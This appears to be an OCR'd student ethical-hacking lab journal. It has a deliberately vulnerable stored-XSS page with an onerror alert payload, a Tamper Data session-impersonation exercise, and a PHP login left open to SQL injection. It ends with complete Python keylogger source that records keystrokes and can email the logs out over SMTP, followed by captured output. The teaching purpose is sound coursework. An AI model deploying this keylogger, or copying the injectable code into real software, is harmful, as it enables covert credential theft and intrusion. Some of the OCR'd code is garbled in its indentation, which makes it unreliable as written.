
```
<!DOCTYPE html>
<html>
<head>
 <title>XSS Test App</title>
 <style>
 body {
 font-family: Arial;
 margin: 40px;
 }
 input, button {
 padding: 8px;
 margin: 5px;
 }
 .comment {
 border: 1px solid #ccc;
 padding: 10px;
 margin-top: 10px;
 }
 </style>
</head>
<body>
 <h2>Comment Form (XSS Vulnerable)</h2>
 <form onsubmit="saveComment(); return false;">
 <input type="text" id="comment" placeholder="Enter
comment">
 <button type="submit">Submit</button>
 </form>
 <h3>Comments:</h3>
 <div id="output"></div>
 <script src="script.js"></script>
</body>
</html>
```

Name:
Roll No:
Class:
Subject:

```
function saveComment() {
 let comment = document.getElementById("comment").value;
 // Save comment (persistent storage)
 localStorage.setItem("userComment", comment);
 displayComment();
}
function displayComment() {
 let storedComment = localStorage.getItem("userComment");
 // ✕ VULNERABLE LINE (no sanitization)
 document.getElementById("output").innerHTML =
 "<div class='comment'>" + storedComment + "</div>";
}
// Load stored comment on page refresh
displayComment();
```

Input

<img src=x onerror=alert('XSS')>




Name:
Roll No:
Class:
Subject:

Practical 7

Aim- Session Impersonation with Firefox and Tamper Data

Tamper DATA add-on


1. open the Firefox and download extension "Temper data"
2. Add that extension in browser.
3. Now open Any Websites.




Name:
Roll No:
Class:
Subject:


4. Now click on that Extension.
5. Enter the URL in that Text box and start tempering.

6. Now click on any objects of that websites your it will start to tempering the data.



Name:
Roll No:
Class:
Subject:





Name:
Roll No:
Class:
Subject:

Practical 8

Aim: Perform SQL injection attack.

PART 1 — Setup Database
Step 1: Start Server
Open XAMPP
Start:

- Apache
- MySQL

Step 2: Create Database
Open browser:
http://localhost/phpmyadmin
1. Click New
2. Database name:
sqli_demo

3. Click Create
Step 3: Create Table
Click SQL tab and paste:

```
CREATE TABLE users (
id INT AUTO_INCREMENT PRIMARY KEY,
username VARCHAR(50),
password VARCHAR(50)
);
INSERT INTO users (username, password) VALUES
('admin', 'admin123'),
('student', 'student123');
```

Click Go

PART 2 — Create Vulnerable Website
Go to your real DocumentRoot:
C:\Users\Admin\Desktop\xamp\htdocs
Create folder: sqli
Inside create 3 files:

- index.php
- connect.php
- login.php

Name:
Roll No:
Class:
Subject:

connect.php

```
<?php
mysqli_report(MYSQLI_REPORT_OFF);
$conn = new mysqli("localhost", "root", "", "sqli_demo");
if ($conn->connect_error) {
die("Connection failed");
}
?>
```

index.php (Login Form)

```
<!DOCTYPE html>
<html>
<head>
<title>SQL Injection Demo</title>
</head>
<body>
<h2>Login Page</h2>
<form method="POST" action="login.php">
Username: <input type="text" name="username"><br><br>
Password: <input type="text" name="password"><br><br>
<input type="submit" value="Login">
</form>
</body>
</html>
```

login.php (VULNERABLE VERSION)


```
<?php
error_reporting(0);
include "connect.php";
$username = $_POST['username'];
$password = $_POST['password'];

$sql = "SELECT * FROM users WHERE username='$username' AND password='$password'";
$result = $conn->query($sql);
if ($result && $result->num_rows > 0) {
echo "<h2>Login Successful!</h2>";
} else {
echo "<h2>Invalid Credentials</h2>";
}
?>
```


Name:
Roll No:
Class:
Subject:

PART 3 — Run the Demo

Open:
http://localhost/sqli/index.php

OUTPUT:





Name:
Roll No:
Class:
Subject:

Practical 9

Aim: Create a simple keylogger using python

```
import keyboard # for keylogs
import smtplib # for sending email using SMTP protocol (gmail)

from threading import Timer
from datetime import datetime
from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText
SEND_REPORT_EVERY = 60 # in seconds, 60 means 1 minute and so on
EMAIL_ADDRESS = "email@provider.tld"
EMAIL_PASSWORD = "password_here"
class Keylogger:
    def __init__(self, interval, report_method="email"):
        self.interval = interval
        self.report_method = report_method
        self.log = ""
        # record start & end datetimes
        self.start_dt = datetime.now()
        self.end_dt = datetime.now()
    def callback(self, event):
        name = event.name
        if len(name) > 1:
            if name == "space":
             name = " "
        elif name == "enter":

            name = "[ENTER]\n"
        elif name == "decimal":
            name = "."
        else:

            name = name.replace(" ", "_")
            name = f"[{name.upper()}]"

        self.log += name
    def update_filename(self):
        start_dt_str = str(self.start_dt)[:-7].replace(" ", "-").replace(":", "")
        end_dt_str = str(self.end_dt)[:-7].replace(" ", "-").replace(":", "")
        self.filename = f"keylog-{start_dt_str}_{end_dt_str}"
```

Name:
Roll No:
Class:
Subject:

```
def report_to_file(self):
    with open(f"{self.filename}.txt", "w") as f:
        print(self.log, file=f)
    print(f"[+] Saved {self.filename}.txt")

def prepare_mail(self, message):
    msg = MIMEMultipart("alternative")
    msg["From"] = EMAIL_ADDRESS
    msg["To"] = EMAIL_ADDRESS
    msg["Subject"] = "Keylogger logs"
    # simple paragraph, feel free to edit
    html = f"<p>{message}</p>"
    text_part = MIMEText(message, "plain")
    html_part = MIMEText(html, "html")
    msg.attach(text_part)
    msg.attach(html_part)
    # after making the mail, convert back as string message
    return msg.as_string()

def sendmail(self, email, password, message, verbose=1):
    server = smtplib.SMTP(host="smtp.office365.com", port=587)
    # connect to the SMTP server as TLS mode ( for security )
    server.starttls()
    # login to the email account
    server.login(email, password)
    # send the actual message after preparation
    server.sendmail(email, email, self.prepare_mail(message))
    # terminates the session
    server.quit()
    if verbose:
        print(f"{datetime.now()} - Sent an email to {email} containing: {message}")
def report(self):

    if self.log:
    # if there is something in log, report it
        self.end_dt = datetime.now()
        # update `self.filename`
        self.update_filename()
        if self.report_method == "email":
            self.sendmail(EMAIL_ADDRESS, EMAIL_PASSWORD, self.log)
```

```
        elif self.report_method == "file":
            self.report_to_file()
        # if you don't want to print in the console, comment below line
            print(f"[{self.filename}] - {self.log}")
        self.start_dt = datetime.now()
    self.log = ""
    timer = Timer(interval=self.interval, function=self.report)
    # set the thread as daemon (dies when main thread die)
    timer.daemon = True
    # start the timer
    timer.start()
  def start(self):
    # record the start datetime
    self.start_dt = datetime.now()
    # start the keylogger
    keyboard.on_release(callback=self.callback)
    # start reporting the keylogs
    self.report()
    # make a simple message
    print(f"{datetime.now()} - Started keylogger")
    # block the current thread, wait until CTRL+C is pressed
    keyboard.wait()
if __name__ == "__main__":
  keylogger = Keylogger(interval=SEND_REPORT_EVERY, report_method="file")
  keylogger.start()
```

OUTPUT:

```
*IDLE Shell 3.12.6*
File  Edit  Shell  Debug  Options  Window  Help
Python 3.12.6 (tags/v3.12.6:a4a2d2b, Sep  6 2024, 20:11:23) [MSC v.1940 64 bit (AMD
64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>>
= RESTART: D:/EH prac9.py
2026-02-24 23:26:18.925501 - Started keylogger
[+] Saved keylog-2026-02-24-232618_2026-02-24-232818.txt
[keylog-2026-02-24-232618_2026-02-24-232818] - [S]shiftbackspaceshift[N][O][T]shift
[A][T][H][A][R][V][A]backspace[E]shift[T][H][I][C][A][L] [H]shift[A][C][K][I][N][L]
backspace[G] shift[P][R][A][C][T][I][C][A][L] [N]shift[U][M][B][E][R] backspace[:]s
hift [9]enter
```

Name:
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